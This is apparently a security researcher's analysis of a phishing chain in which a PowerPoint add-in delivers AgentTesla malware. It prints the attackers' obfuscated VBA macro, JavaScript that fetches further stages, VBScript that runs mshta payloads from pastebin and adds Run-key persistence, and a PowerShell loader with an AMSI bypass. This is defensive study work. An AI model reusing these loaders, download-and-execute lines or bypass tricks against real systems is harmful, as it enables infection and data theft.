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AgentTesla Delivered via a Malicious PowerPoint Add-In

Attackers are always trying to find new ways to deliver malicious code to their victims. Microsoft Word and Excel are documents that can be easily

While hunting, I found an interesting document disguised as a PowerPoint template (with the extension '.pot') delivered within a classic phishing e

- Sub Auto_Open() - Gets executed immediately after the presentation is opened.
- Sub Auto_Close() - Gets executed prior to the presentation is closed.
- Sub Auto_Print() - Gets executed prior to the presentation being printed.
- Sub Auto_ShowBegin() - Gets executed when the show begins.
- Sub Auto_ShowEnd() - Gets executed when the show ends.
- Sub Auto_NextSlide(Index as Long) - Gets executed before the slideshow moves onto the next slide. The index represents the SlideIndex o


Two macros are fired automatically within an add-in. Auto_Open() and Auto_Close(). Auto_Open() is fired when the add-in is loaded and Auto_Cl

The document (SHA256:b345b73a72f866ac3bc2945467d2678ca4976dd4c51bd0f2cdb142a79f56210a[2]) that I found contains an Auto_Close() m

```
root@remnux:/malwarezoo# file Payments\ detail.pot
Payments detail.pot: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Title: payments,
root@remnux:/malwarezoo# oledump.py Payments\ detail.pot
  1:      2784 '\x05DocumentSummaryInformation'
  2:       380 '\x05SummaryInformation'
  3:       445 'PROJECT'
  4:        26 'PROJECTwm'
  5: M    1921 'VBA/Module1'
  6:      2454 'VBA/_VBA_PROJECT'
  7:      1377 'VBA/__SRP_0'
  8:        88 'VBA/__SRP_1'
  9:       392 'VBA/__SRP_2'
 10:       103 'VBA/__SRP_3'
 11:       493 'VBA/dir'
root@remnux:/malwarezoo# oledump.py Payments\ detail.pot -s 5 -v
Attribute VB_Name = "Module1"
   Sub auto_close()
        Dim yoCgYQoJx As Object
        Dim r5ozCUcyJ As String
        Dim a4CItAIOl As String
        Dim PhS6Kx17B As String
        PhS6Kx17B = ("W" + "S" + "c" + "ript.Shell")
        Set yoCgYQoJx = CreateObject(PhS6Kx17B)
        r5ozCUcyJ = StrReverse("""a'*'zaebba'*'a'*'d\p'*'.j\\:ptth""""aths'*'""")
        a4CItAIOl = Replace(r5ozCUcyJ, "'*'", "m")
        yoCgYQoJx.Run a4CItAIOl
End Sub
```

When the victim opens the 'Payments detail.pot' file, PowerPoint is launched and the add-in silently installed. Seeing that no content is displayed

You can see the installed Add-ins in the PowerPoint options:



The macro simply launches an URL. In this case, Windows will try to open with the default browser. The malicious URL is:

`hxxp://j[.]mp/dmamabbeazma`

This HTTP request returns a 301 to a pastie:

`hxxps://pastebin[.]com/raw/U78a8pxJ`

Here is the pastie content (some Javascript code):

```
<script type="text/javascript">
<!--
eval(unescape('%66%75%6e%63%74%69%6f%6e%20%72%65%37%31%66%63%33%31%28%73%29%20%7b%0a%09%76%61%72%20%72%20%3d%20%22%22%3b%0a%09%76%61%7
eval(unescape('%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%72%65%37%31%66%63%33%31%28%27') +
'%39%70%62%71%63%71%76%24%6d%66%72%6c%7f%64%6c%60%3a%2c%2b%25%3c%3b%38%2a%20%30%3f%38%2f%20%32%36%3d%2e%26%3e%39%38%20%22%36%34%33%35%
unescape('%27%29%29%3b'));
// -->
</script>
```

The decode version shows more payloads being downloaded:

```
function re71fc31(s) {
  var r = "";
  var tmp = s.split("8863930");
  s = unescape(tmp[0]);
  k = unescape(tmp[1] + "635258");
  for( var i = 0; i < s.length; i++) {
    r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+-2);
  }
  return r;
}
document.write(re71fc31('%39%70%62%71%63%71%76%24%6d%66%72%6c%7f%64%6c%60%3a%2c%2b%25%3c%3b%38%2a%20%30%3f%38%2f%20%32%36%3d%2e%26%3e%
0'));
```

And, the decoded payload:

```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
CreateObject("WScript.Shell").Run """mshta""""http:\\pastebin.com\raw\3rM9m42v"""
CreateObject("WScript.Shell").Run StrReverse("/ 08 om/ ETUNIM cs/ etaerc/ sksathcs") + "tn ""Xvideos"" /tr ""\""mshta\"" hxxp:\\pastet
CreateObject("WScript.Shell").RegWrite StrReverse("TRATS\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS\UCKH"), """m" + "s" + "h" + "t'
CreateObject("WScript.Shell").RegWrite StrReverse("\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS\UCKH"), """m" + "s" + "h" + "t" + "a
self.close
</script>
```

The script fetches two extra payloads from pastebin.com, one of them was already removed but I successfully grabbed a copy. Both are identical,

```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\bin", "mshta vbscript:Execute(""CreateObjec

CreateObject("Wscript.Shell").regwrite "HKCU\Software\iamresearcher", "$fucksecurityresearchers='contactmeEX'.replace('contactme','I')
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create( "powershell ((gp HKCU:\Software).iamresearcher)|IEX", null, objConfig, intProcessID)
'i am not a coder not a expert i am script kiddie expert i read code from samples on site then compile in my way
'i am not a coder ;) i watch you on twitter every day thanks :) i love my code reports!
'i am not a coder! bang ;)
self.close
</script>
```

(Note the funny comments at the end of the script)

Two new pasties are fetched. Here is the decoded content (PowerShell code):

```
function UNpaC0k3333300001147555 {
  [CmdletBinding()]
    Param ([byte[]] $byteArray)
  Process {
    Write-Verbose "Get-DecompressedByteArray"
    $input = New-Object System.IO.MemoryStream( , $byteArray )
    $output = New-Object System.IO.MemoryStream
    $01774000 = New-Object System.IO.Compression.GzipStream $input,
                    ([IO.Compression.CompressionMode]::Decompress)
    $puffpass = New-Object byte[](1024)
    while($true) {
      $read = $01774000.Read($puffpass, 0, 1024)
      if ($read -le 0){break}
      $output.Write($puffpass, 0, $read)
    }
    [byte[]] $bout333 = $output.ToArray()
    Write-Output $bout333
  }
}

$t0='DEX'.replace('D','I');sal g $t0;[Byte[]]$MNB=('@!1F,@!8B,@!08,@!00,@!00,@!00,@!00,@!00,@!04,@!00,@!ED,@!7C,@!79,@!5C,@!53,@!47,@!

[stuff removed]

7F,@!33,@!D0,@!4A,@!F9,@!3E,@!89,@!0D,@!DF,@!D6,@!F3,@!4D,@!3E,@!3D,@!8C,@!3C,@!08,@!46,@!20,@!B6,@!2B,@!82,@!28,@!30,@!41,@!FD,@!18,@


[Byte[]]$blindB=('@!1F,@!8B,@!08,@!00,@!00,@!00,@!00,@!00,@!04,@!00,@!CC,@!BD,@!07,@!78,@!14,@!55,@!DB,@!3F,@!3C,@!BB,@!D9,@!6C,@!76,@

[stuff removed]

F2,@!D3,@!57,@!FF,@!E7,@!66,@!03,@!86,@!AC,@!3C,@!96,@!D0,@!16,@!EC,@!FD,@!F1,@!99,@!5B,@!54,@!79,@!24,@!D3,@!AC,@!14,@!4A,@!8E,@!17,@

[byte[]]$deblindB = UNpaC0k3333300001147555 $blindB
$blind=[System.Reflection.Assembly]::Load($deblindB)
[Amsi]::Bypass()
[byte[]]$decompressedByteArray = UNpaC0k3333300001147555  $MNB
```

The two hex-encoded chunks of data decoded into a DLL and a PE. The PE is an AgentTesla malware (SHA256: d46615754e00e004d683ff2ad5

Conclusion: PowerPoint can also be used to deliver malicious content!

[1] https://docs.microsoft.com/en-us/office/dev/add-ins/tutorials/powerpoint-tutorial
[2] https://www.virustotal.com/gui/file/b345b73a72f866ac3bc2945467d2678ca4976dd4c51bd0f2cdb142a79f56210a/detection
[3] https://www.virustotal.com/gui/file/d46615754e00e004d683ff2ad5de9bca976db9d110b43e0ab0f5ae35c652fab7/detection

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I will be teaching next: Reverse-Engineering Malware: Malware Analysis Tools and Techniques - SANS London June 2022

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